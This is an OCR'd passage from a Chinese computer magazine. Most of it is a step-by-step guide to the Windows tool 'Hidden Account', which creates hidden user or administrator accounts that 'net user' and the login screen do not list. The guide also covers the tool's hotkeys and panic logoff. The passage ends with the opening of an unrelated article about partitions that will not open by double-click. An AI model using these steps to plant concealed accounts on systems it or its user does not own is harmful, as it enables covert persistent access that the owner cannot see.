Hidden Account的运行需要Microsoft.Net Framework2.0组件的支持，因此我们需要先在自己的电脑中安装Framework2.0（小编注：其实有许多黑客工具都是需要Framework来支持的，因此我们也建议叉子们安装）。Hidden Account安装成功后会在系统中创建一个名为“Profile Monitor”的服务，然后需要重新启动电脑使其配置生效。在“开始”→“程序”菜单中点击“Hidden Desktop – Control Panel”项，在Hidden Account管理程序窗口左侧点击“Main”，在右侧窗口中就可以创建所需的“隐形”帐户（图1）。

Hidden Account允许我们创建新的帐户，并将其设置为“隐形”帐户，也可以将存在的帐户转换成“隐形”帐户。我们以新建“隐形”帐户为例来进行简单的介绍，选择“Create a new user account (recommended)”，然后在“Username”栏中输入帐户的名称，在“Password”栏中输入其登录密码，在“Account type”栏中选择该帐户的类型。选择“Standard user (recommended)”

项，表示创建普通权限的帐户，选择“Administrator”项，表示该帐户具有管理员权限（图2）。




图 1




图 2

然后点击“Create”按钮就可以完成帐户的创建操作了。当然，也可以在上一步的窗口中选择“Select an existing account to hide”，这样在“Select an existing account to hide”栏中就会显示本机中已经存在的可用帐户名称（图3）。从中选择合适的帐户，点击“Hide the existing user account X”，就可以将该帐户转换成“隐形”帐户了。当“隐形”帐户创建完成后，在CMD窗口中运行“net user”命令，我们就会发现无法显示该隐形帐户。



图 3

二、使用“隐形”帐户

当创建完“隐形”帐户后，Hidden Account立即弹出的提示对话框会提示我们隐形账户的激活热键为“Ctrl + Alt + K”，同时Hidden Account会自动进入隐蔽运行模式（图4）。这时我们可以关闭其它的程序窗口，点击该热键后Windows即可执行注销操作，在随后弹出的Windows登录界面中出现该隐形帐户的名称，点击该帐户后，输入其登录密码就可以进入该帐户环境中了，在该帐户环境中进行的一切操作以及涉及到的数据，对于其它帐户来说都是不可见的。




图 4

在该帐户环境中点击“Ctrl+Alt+K”键，即可弹出Hidden Account管理窗口，在窗口左侧点击“Main”，在右侧窗口中就会显示该帐户的名称、状态、上次登录的时间等信息（图5）。在窗口左侧点击“Hidden desktop options”项，在右侧窗口中勾选“Enable panic hotkey（CTRL+ALT+P）”，如果选择“Normal (minimize all open windows)”，表示当点击“CTRL+ALT+P”热键时，Hidden Account会将所有打开的窗口最小化，只显示Hidden Account登录对话框。如果选择“Force logoff”，表示强制关闭所有运行的程序，并执行帐户注销操作。勾选“Force logoff if inactive for X minutes”，表示登录到“隐形”帐户环境中后，如果在指定的时间内（默认为20分钟）没有操作电脑，就将强制注销该“隐形”帐户（图6）。在窗口左侧点击“Control Panel Options”项，在右侧窗口中勾选“Close panel after X minutes of inactivity”，表示当经过指定的时间后（默认为3分钟），就会自动关闭Hidden Account控制窗口，使之转入后台运行，当点击“CTRL+ALT+P”键后，在弹出的登录中输入该“隐形”帐户的密码，才可以使用Hidden Account的控制窗口（图7）。




图 5




图 6




图 7

三、配置Hidden Account

当使用完该隐形帐户后，可以正常点击开始菜单中的注销按钮，来执行注销操作，也可以点击预设热键来执行注销操作。当再次出现Windows登录界面时，该“隐形”帐户就从中消失




图 8

了。实际上，我们可以随时在Windows登录界面中点击“Ctrl+Alt+K”键，然后该隐形帐户就神奇般的出现了，可以直接进入该帐户了。当进入其它正常帐户环境后，点击“Ctrl+Alt+K”键时，Hidden Account即可弹出登录对话框（图8），在其中输入“隐形”帐户的登录密码，才可以打开Hidden Account管理窗口。

当然，在窗口左侧点击“Main”项，在右侧窗口中点击“Log off to use the hidden desktop”，同样可以直接切换到“隐形”帐户环境中。在窗口左侧点击“Change password”，在弹出的窗口中中可以更改其登录密码。在窗口左侧点击“Tools”，在右侧窗口中点击“Permanently make the hidden account visible”，表示将该“隐形”帐户恢复为正常帐户，其所有的相关数据也随之恢复为正常属性。如果点击“Delete the hidden account”，表示删除该“隐形”帐户及其相关数据。如果点击“Uninstall”，表示彻底卸载Hidden Account，同时自动恢复“隐形”帐户为正常帐户（图9）。





图9

（文章中涉及到的Hidden Account请到官方论坛下载）



破冰之旅，磁盘分区无法双击访问的解决之道

蓝色海岸

最近，突然发觉电脑的速度变的奇慢，于是升级了卡巴斯基对系统进行彻底的查杀，果然杀出了不少病毒和木马。杀毒完毕后，重启计算机，噩梦自此开始。磁盘的各个分区居然无法双击打开了，当通过双击的方法打开磁盘分区时就会弹出“拒绝访问”的错误提示（图1）。但是，当在磁盘分区上单击右键，选择“打开”命令却可以正常的打开磁盘分区。但这种方法十分的不方便，该如何重新找回双击打开磁盘分区的方法呢？

